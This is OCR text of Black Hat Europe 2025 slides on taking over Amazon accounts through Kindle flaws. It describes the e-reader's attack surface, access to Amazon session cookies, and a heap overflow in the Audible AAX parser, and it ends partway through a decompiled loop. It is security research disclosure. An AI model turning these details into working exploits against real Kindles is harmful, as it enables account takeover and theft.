black hat BRIEFINGS

DECEMBER 10-11, 2025
EXCEL LONDON / UNITED KINGDOM

Don’t Judge an Audiobook by its Cover
Taking Over your Amazon Account with a Kindle


Speaker: Valentino Ricotta

whoami

- **Security researcher @ Thalium**
  > Part of **Thales Group**
  > Based in France
- Interested in vulnerability research, reverse engineering, exploit
- Previous work…
  > Bugs in Windows and Steam
  > Participated in Pwn2Own 2023 and 2025

THALIUM

Amazon's Kindle e-reader


kindle
Your next great read is waiting
The Kindle store has a massive selection of books you can download straight to your device.
kindle

?

Why look into the security of Kindle devices?

- Used by millions, looks harmless, but security risks are often underestimated

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
- **Tangible impact**
  > Kindles are registered to Amazon accounts



Why look into the security of Kindle devices?

Parsers

E-books

PDF
HTML
AZW
MOBI
KFX
...

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. . .

He has not been Bird for a long time.

We named you *Noah* after your father's father, his mother told him once. *Bird* was all your own doing.

The word that, when he said it, felt like him. Something

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Loc 79 17%

Integrated browser

Internal services

USB

Bluetooth

Wi-Fi

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Malicious e-book in the store

kindle direct publishing

State of the art

- Jailbreak: important to test the live system’s behavior and debugging
  - > Most recent one: AdBreak
- Vulnerability research (remote scenario)
  - > 2021: JPEG XR parser[1], PDF parser[2]
  - > Kindle security has improved since (ASLR, NX...)

[1] KindleDrip: From Your Kindle’s Email Address to Using Your Credit Card (Yogev Bar-On)
[2] Do you like to read? I can take over your Kindle with an e-book (CheckPoint Research)

Overview of the Kindle OS

- Kindle OS
  - > Based on **Linux** 🐧
  - > arm32 architecture

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
  - > Based on **Linux** 🐧
  - > arm32 architecture
- Firmware can be downloaded online
  - > Extract `rootfs` using KindleTool



Kindle E-Reader Software Updates

Software updates automatically download and install on your Kindle when connected wirelessly. These free software updates include general improvements and performance enhancements.

Devices

Kindle Scribe - 2024 Release	5.18.6 Download Software Update View Release Notes
Kindle Scribe - 2022 Release	5.18.6 Download Software Update View Release Notes
Kindle Colorsoft (1st Generation)	5.18.6 Download Software Update View Release Notes
Kindle Paperwhite (12th Generation) - 2024 Release	5.18.6 Download Software Update View Release Notes
Kindle (11th Generation) - 2024 Release	5.18.6 Download Software Update View Release Notes
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
- Two users: **`root`** and **`framework`**
  > **`framework`** is enough to access 🍪 **Amazon session cookies**

What happens to downloaded e-books?



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

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

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

Vulnerability #1:
Heap overflow in the Audible extractor

Why are audiobook files an interesting target?

- Audible: Amazon’s audiobook platform

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- Audible: Amazon’s audiobook platform
- **Audible files (AAX)**
  > Scanned even if you don’t own them and your Kindle cannot play audio!
- The extractor goes quite deep in the parsing to fetch metadata

audible

Fuzzing attempt

- Extractor relies on **`libaudibleaaxsdk.so`** for AAX parsing
- Good fuzzing target: `fetchContentInformation(char *path)`
  - > Called by the extractor

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
- Good fuzzing target: `fetchContentInformation(char *path)`
  - Called by the extractor
- Naive fuzzing (AFL++ / QEMU) was not very effective…
  - No crashes
  - Only one input sample
  - Very slow
  - Struggle to find new paths

AAX file format


- Based on the MPEG-4 standard

Audiobook →



AAX file format

- **ISO base media file format** (ISOBMFF)
  - ISO/IEC 14496-12
  - Tree structure made of boxes/atoms



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
- 1 atom = *fourCC* + size + data
- >100 different atoms types just in ISOBMFF



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
- **They basically built an MP4 parser from scratch!**



Discovering an integer overflow

- Manually looking for vulnerabilities in `libaudibleaaxsdk.so`
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k = 0;
while ( k < n_entries ) {
    if (read_dword_big_endian(input_stream, &first_chunk)) return;
    if (read_dword_big_endian(input_stream, &samples_per_chunk)) return;
    if (read_dword_big_endian(input_stream, &sample_description_index)) return;
    *(_DWORD *)(buf) = first_chunk;
